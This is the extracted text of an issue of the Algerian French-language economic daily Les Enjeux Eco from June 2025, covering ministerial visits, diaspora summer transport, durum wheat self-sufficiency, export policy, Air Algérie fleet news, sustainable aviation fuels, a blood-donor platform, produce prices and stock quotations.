

PLUSIEURS DOSSIERS
ONT ÉTÉ EXAMINÉS
**Tebboune préside
une réunion du
Conseil des ministres**

P 16

TRANSPORT MARITIME ET AÉRIEN

Un dispositif spécial pour la diaspora

À l'approche de la saison estivale 2025, dont le coup d'envoi officiel sera donné après les épreuves du baccalauréat, l'État se mobilise activement pour assurer la réussite de ce rendez-vous important, en mettant en place un dispositif renforcé, notamment pour l'accueil des Algériens établis à l'étranger. P 3



AUGMENTATION DU TAUX
D'INTÉGRATION DANS LES
DIFFÉRENTS SECTEURS
D'ACTIVITÉ

**L'appel du ministre de
l'Industrie aux opérateurs
économiques**

Le ministre de l'Industrie, Sifi Ghrieb, a appelé, samedi à Batna, les opérateurs économiques à "œuvrer à l'accroissement du taux d'intégration dans les différentes activités industrielles". Visitant l'usine "Tirsam", spécialisée dans les industries mécaniques (remorques, tracteurs agricoles, chariots élévateurs), le ministre a souligné que les portes du ministère étaient "ouvertes devant les opérateurs économiques avec lesquels il s'agit de travailler de concert à l'effet de réaliser cet objectif et, partant, dynamiser l'industrie algérienne et l'économie nationale".

P 2

GRÂCE À LA PRODUCTION
NATIONALE

**Pas d'importation
de blé dur en 2026**

En matière de blé dur, l'Algérie semble en bonne voie d'atteindre l'objectif de l'autosuffisance dès 2025. Les dernières pluies enregistrées dans le Nord du pays ont ravivé l'espoir d'une récolte abondante, permettant d'atteindre les objectifs fixés. À ce propos, le ministre de l'Agriculture, du Développement rural et de la Pêche, Youcef Cherfa, a déclaré avant-hier à Chlef que la production attendue de blé dur pour la campagne agricole 2024-2025 permettra d'assurer l'autosuffisance nationale pour toute l'année 2026, éliminant ainsi le besoin d'importations.

P 5

DÉJÀ PRÉSENTS DANS 140 PAYS
**Les produits algériens
visent l'Afrique et
l'Europe**

Dans le cadre de sa stratégie de diversification économique, l'Algérie intensifie ses efforts pour renforcer les exportations hors hydrocarbures. Présents aujourd'hui dans 140 pays, les produits algériens gagnent en notoriété, notamment sur les marchés africains et européens. Abdelatif El Houari, sous-directeur chargé du suivi et de l'appui des exportations au ministère du Commerce extérieur, revient sur les ambitions nationales et les dispositifs mis en place pour soutenir cette dynamique.

P 5

ENSEIGNEMENT SUPÉRIEUR

**Un accord
de coopération scientifique
entre les universités de Djelfa
et Gdansk P 2**

CRÉATION DE LA COMPAGNIE
AÉRIENNE DOMESTIQUE

**Le ministre des Transports
insiste sur l'accélération
des procédures P 3**

BOUIRA

**Réception de huit
nouveaux centres de
stockage de céréales P 5**

AUGMENTATION DU TAUX
D'INTÉGRATION DANS LES
DIFFÉRENTS SECTEURS
D'ACTIVITÉ

L'appel du
ministre de
l'Industrie aux
opérateurs
économiques

Par R E.

Le ministre de l'Industrie, Sifi Ghrieb, a appelé, samedi à Batna, les opérateurs économiques à "œuvrer à l'accroissement du taux d'intégration dans les différentes activités industrielles". Visitant l'usine "Tirsam", spécialisée dans les industries mécaniques (remorques, tracteurs agricoles, chariots élévateurs), le ministre a souligné que les portes du ministère étaient "ouvertes devant les opérateurs économiques avec lesquels il s'agit de travailler de concert à l'effet de réaliser cet objectif et, partant, dynamiser l'industrie algérienne et l'économie nationale". Il a insisté, dans ce contexte sur la nécessité de conférer un "caractère réel au taux d'intégration" et aussi sur "l'aspect financier en œuvrant à la réduction du coût de production", avant de noter que le ministère de l'Industrie "œuvre à accompagner et à soutenir les opérateurs économiques dans l'optique de réaliser une dynamique industrielle dont l'objectif premier est d'augmenter le taux d'intégration et de répondre aux besoins du marché national et de l'exportation". Le ministre, accompagné du wali de Batna, Mohamed Benmalek, a inspecté plusieurs unités privées spécialisées dans la production de céramique (revêtements et sanitaire) dans les communes de Fesdis, d'Ain Yagout et de Djerma, ainsi qu'une usine en construction où seront produits des véhicules utilitaires de la marque chinoise "Sokon", située dans la zone industrielle de la commune de Zana El Beida. Une usine qui devrait créer, selon les explications fournies sur place, 1.300 emplois permanents durant la phase d'exploitation. A l'issue de sa visite, M. Ghrieb s'est félicité de la dynamique imprimée au secteur industriel dans la wilaya de Batna, soulignant que cette région a réalisé un "saut qualitatif" dans ce domaine, notamment en matière de fabrication de matériaux de construction, dont les produits en céramiques, ce qui permet, a-t-il dit, de répondre aux besoins du marché national et d'exporter les excédents.

CHAIB ET OUADAH PARTICIPENT À UNE RENCONTRE ORGANISÉE
PAR LE CONSULAT D'ALGÉRIE À NICE

L'entrepreneuriat au service
des porteurs de projets issus
de la diaspora

Le secrétaire d'Etat auprès du ministre des Affaires étrangères, chargé de la Communauté nationale à l'étranger, M. Sofiane Chaib et le ministre de l'Economie de la connaissance, des Start-up et des Micro-entreprises, M. Noureddine Ouadah ont pris part, samedi par visioconférence, à une rencontre organisée par le consulat d'Algérie à Nice (France) autour du thème «L'entrepreneuriat et les start-up au service des porteurs de projets issus de la diaspora».

Synthèse Selma R

Selon un communiqué du ministère des Affaires étrangères, de la Communauté nationale à l'étranger et des Affaires africaines, cette rencontre s'est déroulée en présence d'une élite d'entrepreneurs, de porteurs de projets et d'opérateurs économiques issus de notre communauté établie dans cette circonscription consulaire. Dans son allocution à cette occasion, M. Chaib a souligné que ces rencontres «traduisent la volonté des hautes autorités du pays de mettre en œuvre une approche globale visant à prendre en charge les préoccupations de la communauté nationale, notamment celles liées au volet économique, l'objectif principal étant de réunir les conditions favorables afin d'encourager et d'inciter nos compatriotes à l'étranger, porteurs d'idées et de projets, à saisir les opportunités d'investissement disponibles dans les différents secteurs prometteurs,

dont celui de l'entrepreneuriat, qui accorde une importance particulière aux compétences algériennes établies à l'étranger désirant contribuer à la dynamique économique de notre pays». Le secrétaire d'Etat a également assuré que ses services œuvrent, en coordination avec les différents services du ministère de l'Economie de la connaissance, des Start-up et des Micro-entreprises, à une meilleure prise en charge des préoccupations des porteurs de projets afin de concrétiser leurs idées dans le pays et de créer la valeur ajoutée escomptée. Pour sa part, M. Ouadah a mis en avant l'intérêt majeur qu'accorde son département au «renforcement du rôle de la communauté dans le développement du domaine de l'entrepreneuriat en Algérie», appelant les porteurs de projets participants à saisir les opportunités d'investissements disponibles dans notre pays, en recourant aux différents dispositifs d'appui que supervise son secteur.

«Les enfants de la communauté peuvent bénéficier de toutes les incitations financières et fiscales qu'offre l'Etat dans ce domaine», a-t-il souligné, indiquant que la communauté algérienne constitue «un partenaire essentiel» pour le secteur des start-up, à travers sa contribution à plusieurs projets réussis, dénotant ainsi la grande expertise acquise, lit-on dans le communiqué. Pour leur part, les enfants de la communauté ont exprimé leur reconnaissance pour cette initiative qui leur a permis de mieux connaître les avantages de l'écosystème de l'entrepreneuriat en Algérie, soulignant que ce genre de rencontres directes avec les responsables des secteurs économiques constituent «une importante opportunité pour exposer leurs préoccupations et se rapprocher davantage des institutions de l'Etat en vue de renforcer leur rôle socioéconomique au sein de la mère patrie», conclut le communiqué.

ENSEIGNEMENT SUPÉRIEUR

Un accord de coopération scientifique
entre les universités de Djelfa et Gdansk

Un accord de coopération scientifique et académique a été signé entre l'université Ziane Achour de la wilaya de Djelfa et l'université polonaise de Gdansk, a-t-on appris, samedi, auprès du rectorat de cet établissement de l'enseignement supérieur. L'accord, paraphé dernièrement, vise notamment à assurer des échanges de séjours scientifiques pour les étudiants doctorants,

renforcer la coopération académique entre les équipes scientifiques et administratives, organiser des manifestations scientifiques conjointes, proposer des projets de recherche à dimension internationale, et développer des parcours conjoints de formation académique, a indiqué le recteur de l'université de Djelfa, Pr.El Hadj Ailam. Ce partenariat représente "une étape qualitative vers l'ouverture à

l'international et la promotion de l'excellence dans l'enseignement supérieur et la recherche scientifique, en vue d'une université innovante et mondialement connectée", a-t-il souligné, en outre. L'université de Gdansk est l'une des plus anciennes universités technologiques de Pologne. Elle est spécialisée en ingénierie, nanotechnologie, intelligence artificielle, technologies

de l'information, énergies renouvelables et communications, a ajouté M. Ailam. A travers ce partenariat, l'université de Djelfa entend renforcer sa position académique à l'échelle internationale en élargissant ses horizons de coopération avec les différents établissements d'enseignement supérieur, au profit des étudiants et des chercheurs, selon son recteur.

LE MINISTRE DE LA SANTÉ RENCONTRE À TUNIS SON HOMOLOGUE OMANAIS

Des projets pharmaceutiques communs en perspective

Par R E.

Le ministre de la Santé, Abdelhak Saihi a rencontré, à Tunis (Tunisie), son homologue du Sultanat d'Oman, Hilal bin Ali Al-Sabti, avec lequel il a évoqué les relations de coopération privilégiées entre les deux pays frères, indique, dimanche, un communiqué du ministère. Cette rencontre, qui s'est tenue en marge de la Conférence régionale "Une seule santé" pour le Moyen-Orient et Afrique du Nord (MENA), organisée les 14 et 15 juin courant à Tunis, a constitué une occasion de passer en revue "les relations de coopération privilégiées entre les deux pays frères", précise la même source. A cette occasion, les deux parties se sont réjouies "des relations frater-

nelles et historiques profondes entre l'Algérie et le Sultanat d'Oman", exprimant "leur satisfaction quant au niveau de partenariat qui reflète la volonté des dirigeants des deux pays de renforcer les liens de coopération dans divers domaines, notamment dans le secteur de la santé". Lors des entretiens, les deux parties ont affirmé leur volonté de "promouvoir la coopération bilatérale au service des intérêts communs, notamment en ce qui concerne l'échange d'expertises et de connaissances médicales dans le domaine de la chirurgie cardiaque pédiatrique, à travers la programmation d'interventions chirurgicales", réalisées conjointement par des équipes des deux pays, poursuit la même source. Dans le même sillage, les deux ministres ont évoqué "la possibi-

lité de créer une unité conjointe de production de médicaments, ainsi qu'un Centre national des médicaments au Sultanat d'Oman, en coordination avec la Pharmacie centrale des hôpitaux (PCH) en Algérie, ce qui renforcera la complémentarité industrielle dans le domaine pharmaceutique entre les deux pays, dans l'objectif de développer le système de production et de distribution des médicaments aux niveaux national et régional". Les deux ministres sont enfin convenus de "poursuivre la coordination et la concertation, et d'intensifier les rencontres, afin de concrétiser les projets évoqués, et de renforcer ainsi le partenariat stratégique entre l'Algérie et le Sultanat d'Oman dans le domaine de la santé", conclut la même source.

Quotidien economique

Les Enjeux
Eco

Edité par la
SARL
Les enjeux Eco
Tel: 06 98165554

Gérant
Belmihoub
Abdelaziz

Directeur de
publication
Radji Zahir

Siège social
Maison de la presse
01, rue Bachir Attar
Sidi M'hamed Alger
email: lesenjeuxeco@gmail.com

ccb : BDL 005
001700000003889 09

Impression
Centre : SIA

Distribution
Centre:
les enjeux Eco

«Pour votre publicité, s'adresser à : L'Entreprise Nationale de Communication, d'Edition et de Publicité»
Agence ANEP 01, avenue Pasteur, Alger
Téléphone : 020 05 20 91 / 020 05 10 42
Fax : 020 05 11 48 - 020 05 13 45 - 020 05 13 77
E-mail: agence.regie@anep.com.dz
programmation.regie@anep.com.dz
agence.oran@anep.com.dz
agence.annaba@anep.com.dz
agence.ovargla@anep.com.dz
agence.constantine@anep.com.dz

TRANSPORT MARITIME ET AÉRIEN

Un dispositif spécial pour la diaspora

À l’approche de la saison estivale 2025, dont le coup d’envoi officiel sera donné après les épreuves du baccalauréat, l’État se mobilise activement pour assurer la réussite de ce rendez-vous important, en mettant en place un dispositif renforcé, notamment pour l’accueil des Algériens établis à l’étranger.

Par Sirine R

Les efforts se multiplient en effet pour garantir un accueil optimal aux membres de notre communauté nationale résidant à l’étranger. Ces deux dossiers, à savoir les préparatifs de la saison estivale et l’accueil des Algériens de l’étranger, ont d’ailleurs été inscrits à l’ordre du jour de la réunion du Conseil des ministres, présidée par le président de la République, Abdelmadjid Tebboune. Cela témoigne de l’importance accordée par l’État à la prise en charge de nos concitoyens établis à l’étranger, ainsi que de la volonté des pouvoirs publics de promouvoir la destination Algérie. Tous les moyens seront donc mobilisés pour assurer la réussite de cette saison, notamment à travers la mise en œuvre d’un plan de transport renforcé. À ce titre, le ministre des Transports, Saïd Sayoud, a annoncé, samedi à Alger, un ensemble de mesures concrètes dans les domaines du transport aérien, maritime et terrestre, visant à garantir de meilleures conditions de voyage, des tarifs accessibles et des services de qualité. S’exprimant lors d’un séminaire internationale sur la durabilité environnementale dans l’aviation civile, tenue au siège d’Air Algérie, M. Sayoud a mis l’accent sur la volonté des autorités de corriger les insuffisances constatées lors

de la saison précédente et d’assurer une prise en charge plus fluide et efficace des passagers, notamment ceux venant de l’étranger pour passer leurs vacances au pays. « Le secteur œuvre à assurer un transport des passagers dans des conditions adéquates et à des prix compétitifs, tout en respectant les normes environnementales », a-t-il déclaré. Parmi les principales annonces figurent des avancées notables dans le transport maritime de passagers. Le ministre a confirmé l’affrètement d’un nouveau navire et l’achèvement des travaux d’aménagement du ferry Tarik ibn Ziyad, dont la mise en service est prévue pour le mois d’août. Trois nouveaux agréments ont par ailleurs été délivrés à des opérateurs maritimes. Il s’agit de Nouris El Bahr (déjà opérationnel), El Aures (démarrage prévu fin juin ou début juillet) et Madar Maritime, filiale de Madar Holding, qui entamera ses activités ce mois-ci avec un nouveau navire. Ces ajouts viennent s’ajouter aux huit transporteurs déjà actifs dans les ports nationaux, avec l’ouverture récente d’une nouvelle ligne maritime entre l’Algérie et l’Italie, visant à améliorer la connectivité et la qualité du service. En matière de transport aérien, Air Algérie a mis en place un programme spécial été, conçu pour assurer une couverture optimale entre l’Algérie et les principales capitales mondiales.

Ce programme vise à répondre à la forte demande des membres de la communauté nationale établis à l’étranger, tout en garantissant des conditions de voyage confortables et une tarification adaptée. Le ministre a insisté sur la nécessité de maintenir l’équilibre entre qualité de service et prix abordables, dans un souci de compétitivité mais aussi de fidélisation des voyageurs algériens. Concernant le réseau terrestre, Saïd Sayoud a réaffirmé l’engagement de son département à améliorer la qualité des prestations et à amorcer une transition vers des véhicules hybrides et électriques, dans le cadre de la stratégie nationale de développement durable. Cette orientation s’inscrit pleinement dans la dynamique de modernisation du secteur des transports, tout en contribuant à la réduction de l’empreinte carbone. En somme, la déclaration du ministre traduit une volonté claire de tirer les leçons de la saison précédente où de nombreux voyageurs s’étaient plaints de l’insuffisance des liaisons, des retards ou encore du manque de coordination entre les différents moyens de transport. Ces efforts traduisent une ambition plus large visant à positionner l’Algérie comme une destination attractive, bien desservie et accueillante, tout en valorisant les compétences nationales et les infrastructures existantes.

CRÉATION DE LA COMPAGNIE AÉRIENNE DOMESTIQUE

Le ministre des Transports insiste sur l’accélération des procédures

Par S R.

Le ministre des Transports, Saïd Sayoud, a souligné la nécessité d’accélérer toutes les procédures relatives à la création de la compagnie de transport aérien intérieur et à sa mise en service dans les délais impartis, en application des instructions du Président de la République. Lors d’une réunion de coordination tenue ce dimanche, réunissant les représentants des secteurs ministériels et des organismes concernés autour du projet de création de cette compagnie, M. Sayoud a insisté sur : l’intégration immédiate de tous les

moyens humains et matériels nécessaires à la réussite du projet, y compris les équipes techniques et les ressources logistiques ; la levée immédiate de tous les obstacles et la prise rapide des mesures nécessaires ; la résolution, dans les plus brefs délais, de toutes les questions juridiques et financières en suspens ; la mise en place d’un groupe de travail technique plurisectoriel chargé du suivi sur le terrain et de la remise de rapports hebdomadaires détaillés et l’instauration d’un dialogue sérieux et responsable entre les différentes parties concernées pour éviter tout retard et assurer une coordination efficace. Dans ce contexte, le ministre

a affirmé que « Nous devons être au rendez-vous. Toutes les mesures nécessaires seront prises dans les plus brefs délais pour garantir un lancement effectif et réussi de ce projet stratégique ». De son côté, le PDG d’Air Algérie a affirmé que l’entreprise a déjà entamé la mise en œuvre des orientations du ministre, conformément à la décision du Président de la République, soulignant qu’Air Algérie dispose d’une vision stratégique claire pour garantir un démarrage solide de la nouvelle compagnie, notamment en matière d’amélioration de la connectivité aérienne entre les différentes wilayas du pays. Le secrétaire général du

ministère de l’Energie, des Mines et des Énergies renouvelables a, quant à lui, confirmé le lancement des procédures relevant de son secteur, conformément au calendrier établi, tout en réaffirmant son soutien total aux efforts du ministère des Transports. À noter que cette réunion constitue une étape concrète et importante dans la mise en œuvre du projet de développement du transport aérien intérieur, visant à relier les différentes wilayas du pays par un réseau moderne et régulier, contribuant ainsi à renforcer le développement économique et social à l’échelle nationale.

DÉJÀ PRÉSENTS DANS 140 PAYS

Les produits algériens visent l’Afrique et l’Europe

Par M A.

Dans le cadre de sa stratégie de diversification économique, l’Algérie intensifie ses efforts pour renforcer les exportations hors hydrocarbures. Présents aujourd’hui dans 140 pays, les produits algériens gagnent en notoriété, notamment sur les marchés africains et européens. Abdelatif El Houari, sous-directeur chargé du suivi et de l’appui des exportations au ministère du Commerce extérieur, revient sur les ambitions nationales et les dispositifs mis en place pour soutenir cette dynamique. L’Algérie mise sur la qualité et la compétitivité de sa production pour s’imposer à l’international. « Le produit algérien a atteint un niveau de maturité et répond désormais aux standards internationaux », a affirmé

Abdelatif El Houari lors de son passage à la télévision algérienne. Cette montée en gamme se traduit par une progression notable des exportations dans des secteurs comme l’agroalimentaire, le textile, le cuir ou encore le mobilier. À titre d’exemple, les tomates algériennes sont désormais exportées jusqu’en Australie, tandis que les produits du cuir et de la chaussure font leur retour sur le marché américain. « Une nouvelle génération d’exportateurs algériens émerge : elle est dynamique, innovante et croît fermement en son potentiel », a-t-il ajouté. L’un des piliers de cette stratégie repose sur un renforcement de la présence commerciale en Afrique. L’Algérie ambitionne de capter 20 % des échanges lors du prochain Salon Africain du Commerce Intra-Africain (IATF), prévu en septembre 2025. Cet évé-

nement, qui réunira plus de 2 000 exposants issus de 100 pays, représente une opportunité de taille pour les entreprises algériennes. « L’Afrique de l’Ouest, avec ses quelque 500 millions de consommateurs, constitue un marché stratégique pour notre développement commercial », a expliqué El Houari. Lors de la dernière édition du salon à Nouakchott, pas moins de 44 contrats ont été signés, confirmant l’attractivité croissante des produits nationaux. En parallèle, l’Europe demeure un marché prioritaire. En mai dernier, l’Algérie a été invitée d’honneur au Salon international de l’alimentation (SIAL) à Paris, une vitrine de premier plan pour valoriser ses produits agroalimentaires. « Notre objectif est de consolider notre position dans les pays européens, où la demande en produits de qualité est en constante hausse », a-t-il pré-

cisé. Pour accompagner cette ambition, l’État a mis en œuvre plusieurs mesures incitatives, telles que la prise en charge de 50 % des frais de transport international et des subventions pour la participation aux salons spécialisés. Grâce à cette politique d’ouverture, l’Algérie amorce une réduction progressive de sa dépendance aux hydrocarbures. « L’objectif est clair : diversifier notre économie et générer des richesses durables », a conclu Abdelatif El Houari. Les résultats sont déjà perceptibles : les exportations hors pétrole enregistrent une progression constante, tandis que de nouvelles filières s’organisent et montent en puissance. Il s’agit désormais de consolider cette dynamique pour faire des produits algériens une référence incontournable sur les marchés africains et européens.

AIR ALGÉRIE

Réception de nouveaux avions à partir de septembre prochain

Synthèse R E.

Le président directeur général d’Air Algérie, Hamza Benhamouda, a annoncé, samedi, la réception, à partir de septembre prochain, de nouveaux avions, dans le cadre du programme de renforcement de la flotte de la compagnie avec 15 avions, suite à un retard accusé par l’entreprise de construction aéronautique. Dans une déclaration à la presse en marge d’une conférence internationale sur la durabilité en aviation civile, M. Benhamouda a affirmé que "le programme de réception des avions, devant débuté initialement ce mois de juin, a accusé un retard dû à l’entreprise de construction aéronautique et à quelques fournisseurs d’équipements intérieurs d’avion, en raison d’une crise mondiale que connaît le domaine du transport aérien depuis la pandémie de COVID 19". Air Algérie avait signé, en mai 2023, deux contrats avec Boeing et Airbus, pour la fabrication de 15 avions, dans le cadre du programme lancé par le président de la République, M. Abdelmadjid Tebboune, relatif au renforcement de la flotte de la compagnie et de son réseau international, pour transformer la capitale Alger en hub régional dans le domaine du transport aérien. La société Airbus devait lancer la livraison des premiers avions dans le cadre de ce programme avant la fin du deuxième trimestre de 2025, mais l’opération a connu un retard pour des raisons techniques. La réception des avions, dans le cadre de ce programme, permettra le lancement de nouveaux vols vers des destinations africaines, asiatiques et européennes durant les années 2025 et 2026, selon M. Benhamouda, qui a fait part d’un travail en cours pour lancer deux (2) lignes, l’une vers la capitale néerlandaise Amsterdam et l’autre vers Guangzhou en Chine, avant la fin de l’année en cours.

TRANSPORT AÉRIEN
Boeing anticipe une
flotte commerciale
mondiale en 2044
lésée par les
approvisionnements

La flotte commerciale mondiale devrait être composée d'un peu moins de 50.000 avions en 2044, dont près de 44.000 fabriqués d'ici là, selon les prévisions du constructeur américain Boeing, qui l'a légèrement revue à la baisse par rapport à l'année précédente. Les problèmes d'approvisionnement "ont joué un petit rôle dans notre légère réduction des livraisons au cours des vingt prochaines années", a reconnu Darren Hulst, vice-président de Boeing chargé du marketing de la branche aviation commerciale (BCA), lors d'une présentation à la presse mardi, avant le crash d'un 787 Dreamliner d'Air India. L'avionneur publie depuis 1961 un Commercial Market Outlook (CMO), des prévisions à vingt ans, en amont des grands salons aéronautiques du Bourget (France) et de Farnborough (Royaume-Uni), qui alternent chaque année. "Redémarrer la chaîne d'approvisionnement (après la pandémie de Covid-19) s'est révélé être plus difficile que la reprise du trafic" aérien, a ajouté M. Hulst, estimant le déficit actuel d'avions neufs entre 1.500 et 2.000 pour répondre à la demande existante. Selon lui, ce n'est que "vers la fin de la décennie" actuelle que les usines devraient parvenir à produire au rythme nécessaire pour satisfaire cet appétit. A ce stade, les carnets de commande des deux grands constructeurs - Boeing et son rival européen Airbus - affichant complet au moins jusqu'au début de la prochaine décennie, "ce déficit continue de se creuser". Boeing a estimé à 43.600 le nombre de nouveaux avions devant être fabriqués d'ici 2044, dont 21.100 pour remplacer des appareils en exploitation actuellement et 22.500 pour la croissance du trafic (passagers et fret), qui devrait émaner à 50% de Chine et d'Asie du Sud et Sud-Est. En 2004, la flotte mondiale était de 16.780 avions. Quarante ans plus tard, elle devrait être de 49.640. Le CMO précédent anticipait plus de 50.000 dès 2043.

MINISTÈRE DE LA POSTE ET DES TÉLÉCOMMUNICATIONS
Emission d’une série de timbres postaux intitulée
”femmes et hommes de théâtre”

Le ministère de la Poste et des Télécommunications a annoncé, samedi dans un communiqué, l'émission d'une série de timbres postaux intitulée "femmes et hommes de théâtre", et ce dans le cadre de la valorisation du patrimoine culturel national et par fidélité à la mémoire des symboles éternels du 4e art. Cette série de timbres postaux "projette la lumière sur une élite de femmes et d'hommes du théâtre algérien, ayant constitué, à travers leurs œuvres et leurs positions, des jalons essentiels dans l'édifice du 4e art en Algérie, à commencer par Mahieddine Bachtarzi, pionnier du théâtre algérien et fondateur de son infrastructure, jusqu'à Aicha Adjouri dite Kelthoum, l'une des premières icônes féminines du théâtre algérien". Cette série de timbres rend également hommage "aux figures de

proue de la scène théâtrale post-indépendance, à l'image de Ould-Abderrahmane Kaki, fondateur de la troupe El-Garagouz, de Abdelkader Alloula qui alliait, dans ses œuvres, simplicité et profondeur intellectuelle, en incitant le public à la contemplation et à la prise de conscience, de Azzedine Medjoubi, célèbre comédien et metteur en scène ayant contribué significativement au théâtre algérien avec notamment la pièce "Hafila tassir", et de Sakina Mekkiou dite Sonia, comédienne et metteure en scène qui a laissé un legs artistique précieux". Cette série se veut "un hommage à des figures artistiques ayant forgé la gloire du théâtre algérien, pour que leur message artistique et leur mémoire demeurent vivaces dans les esprits des générations actuelles et futures", conclut le communiqué.

ENERGIES PROPRES

Réalisation de projets pilotes pour la
production locale de carburants d’aviation
durables

Le secrétaire d'Etat auprès du ministre de l'Energie, chargé des Energies renouvelables, M. Nouredine Yassaâ, a annoncé, samedi, la réalisation par son secteur de projets pilotes pour la production locale de carburants d'aviation durables, dans le cadre des efforts visant à atteindre la neutralité carbone dans le secteur de l'aviation. Dans une déclaration à la presse en marge d'un Séminaire international sur la durabilité environnementale de l'aviation civile, organisé par Air Algérie, M. Yassaâ a indiqué qu'"un projet de production de e-kérosène et de e-méthanol durables au profit des secteurs industriels est en cours de développement", précisant que "ces deux carburants sont essentiels pour la décarbonation des secteurs difficiles à électrifier comme celui de l'aviation". Cette initiative s'inscrit dans le cadre de la

mise en œuvre des objectifs de l'Organisation de l'aviation civile internationale (OACI) visant à atteindre zéro émission nette de carbone d'ici 2050, a-t-il expliqué. Et d'ajouter que ces deux types de carburants permettront de réduire les émissions de gaz à effet de serre entre 65 et 80% par rapport aux carburants conventionnels, soulignant qu'il s'agit d'un défi majeur dans le processus de transition vers la durabilité, sachant que le secteur de l'aviation est responsable de 2 à 3% des émissions mondiales. Les carburants d'aviation durables sont parmi les principales solutions proposées pour la décarbonation du secteur aérien. Ils sont produits à partir de sources organiques renouvelables, à l'instar des déchets agricoles, ménagers et industriels. Ils constituent une alternative à faible émission de carbone au kérosène conventionnel. Ce

séminaire international s'est tenu en présence du ministre des Transports, M. Saïd Sayoud, de la ministre de l'Environnement et de la Qualité de la vie, Mme Nadjiba Djilali, du PDG d'Air Algérie, M. Hamza Benhamouda, du Directeur général des Douanes, le Général-Major Abdelhafid Bakhouché, du Directeur général de l'Agence nationale de l'aviation civile (ANAC), M. Hassan Boulfelfel, ainsi que d'experts internationaux et de directeurs d'établissements et d'organismes concernés. La rencontre a été marquée par des panels scientifiques et des ateliers, lors desquels ont été présentées des approches concrètes et des initiatives innovantes visant à ancrer la culture de la durabilité dans le secteur et à proposer des solutions réalistes et efficaces aux défis environnementaux.

OBSERVATOIRE NATIONAL DE LA SOCIÉTÉ CIVILE

Lancement d’une plateforme numérique pour les donneurs de sang

La présidente de l'Observatoire national de la société civile (ONSC), Mme Ibtissem Hamlaoui, a annoncé, samedi à Alger, le lancement d'une plateforme numérique pour les donneurs de sang. Donnant le coup d'envoi d'une campagne nationale de don de sang à la Place du 1er Mai, à l'occasion de la Journée mondiale du donneur de sang (14 juin), Mme Hamlaoui a précisé que "cette plateforme numérique, lancée par l'Observatoire national de la société civile, permet de répertorier les donneurs de sang de façon régulière, notamment dans les wilayas disposant de centres anti-cancer et connaissant une forte demande en plaquettes". Elle a ajouté que cette plateforme numérique, qui comprend des données sur le nombre de donneurs de sang dans chaque wilaya, y compris leurs numéros de téléphone et leurs groupes sanguins, sera mise à la disposition des services hospitaliers pour les contacter en cas de besoin. Mme Hamlaoui a, par ailleurs, fait savoir que le Croissant-Rouge algérien (CRA) mène plusieurs actions de sensibilisation au don de sang tout au long de l'année. Pourtant, a-t-elle dit, le nombre de donneurs reste "insuffisant", d'où la nécessité pour les acteurs de la société civile de participer à cette opération. Concernant la campagne de don de sang, placée cette année sous le slogan "Donnez votre sang, sauvez des vies", elle a indiqué qu'elle était organisée par l'ONSC, en coordina-

tion avec le CRA, dans le cadre de la promotion de la culture du don de sang et de la consécration des valeurs de solidarité et de cohésion sociale. Le programme de cette campagne com-

prend plusieurs actions de sensibilisation à l'importance du don de sang, avec notamment la distribution de brochures mettant en avant les conditions et les bienfaits du don de sang.

Mercuriale

وزارة التجارة الداخلية وضبط السوق الوطنية
MINISTÈRE DU COMMERCE INTERIEUR
ET DE LA REGULATION DU MARCHÉ NATIONAL

وزارة الفلاحة و التنمية الريفية والصيد البحري
MINISTÈRE DE L'AGRICULTURE,
DU DEVELOPEMENT RURAL ET DE LA PECHE

عرض أسعار البيع بالتجزئة للمواد الفلاحية واسعة الإستهلاك ليوم 15 جوان 2025
Mercuriale des prix des produits agricoles de large consommation, date: 15 Juin 2025

Prix du détail ¹		أسعار التجزئة ²			المنتجات
DA / Kg		معدل	أعلى	أدنى	
Produits		Moyenne	Maximum	Minimum	
Légumes frais	Pomme de terre	61	67	54	البطاطا
	Tomate	77	89	64	الطماطم
	Oignon sec	44	52	37	البصل الجاف
	Ail vert	181	199	164	الثوم الأخضر
	Carotte	88	99	78	الجزر
	Navet	94	105	83	لفت
	Poivron	114	129	99	الفلفل الاخضر
	Piment	142	162	121	الفلفل الحار
	Courgette	75	88	61	الكوسة
	Haricot vert	178	199	158	الفاصولياء الخضراء
Fruits frais	Laitue	102	115	89	الخس
	Pomme locale	422	506	338	التفاح المحلي
	Datte	572	706	438	التمر
	Banane	430	441	417	الموز
	Melon	123	142	104	البطيخ الاصفر
Produits d'origine animale	Pastèque	99	115	82	البطيخ الاحمر
	Viande bovine locale	1771	1886	1656	لحم البقر المحلي
	Poulet de chair	350	363	337	الدجاج
	Œufs (Unité)	17	18	15	البيض (وحدة)
	Lait de vache (Litre)	97	102	91	حليب البقر (لتر)
					المنتجات ذات الأصل الحيواني

Dernière composition de DZAIRINDEX

Libellé de la valeur	Code	Ouverture	Clôture	Var %	Ecart Mensuel %	Ecart Annuel %	per	Rend Net %	Volume transigé	Valeur transigée DA
ALLIANCE ASSURANCES	ALL	420,00	NC	0,00	-0,17	-0,57	8,10	7,14	0	0,00
BANQUE DE DEVELOPPEMENT LOCAL	BDL	1 420,00	NC	0,00	0,20	0,90	0,00	-	0	0,00
BIOPHARM	BIO	2 450,00	NC	0,00	-0,45	4,26	7,35	7,35	0	0,00
CREDIT POPULAIRE D'ALGERIE	CPA	2 300,00	2300,00	0,00	0,00	1,33	12,10	5,43	6446	14 825 800,00
EGH El Aurassi	AUR	400,00	NC	0,00	0,00	-0,49	5,06	-	0	0,00
SAIDAL	SAI	405,00	NC	0,00	0,00	-3,73	2,03	-	0	0,00

GRÂCE À LA PRODUCTION NATIONALE

Pas d’importation de blé dur en 2026

En matière de blé dur, l’Algérie semble en bonne voie d’atteindre l’objectif de l’autosuffisance dès 2025. Les dernières pluies enregistrées dans le Nord du pays ont ravivé l’espoir d’une récolte abondante, permettant d’atteindre les objectifs fixés. À ce propos, le ministre de l’Agriculture, du Développement rural et de la Pêche, Youcef Cherfa, a déclaré avant-hier à Chlef que la production attendue de blé dur pour la campagne agricole 2024-2025 permettra d’assurer l’autosuffisance nationale pour toute l’année 2026, éliminant ainsi le besoin d’importations.

Par Réda Hadi

Dans une déclaration à la presse à l’issue de sa visite dans la wilaya de Chlef pour le lancement officiel de la campagne de moisson-battage pour les wilayas du nord et des Hauts-plateaux, M. Cherfa a assuré que cette campagne était «prometteuse» avec une production attendue de blé dur nous permettant d’assurer l’autosuffisance et de ne plus importer ce produit pour l’année 2026».

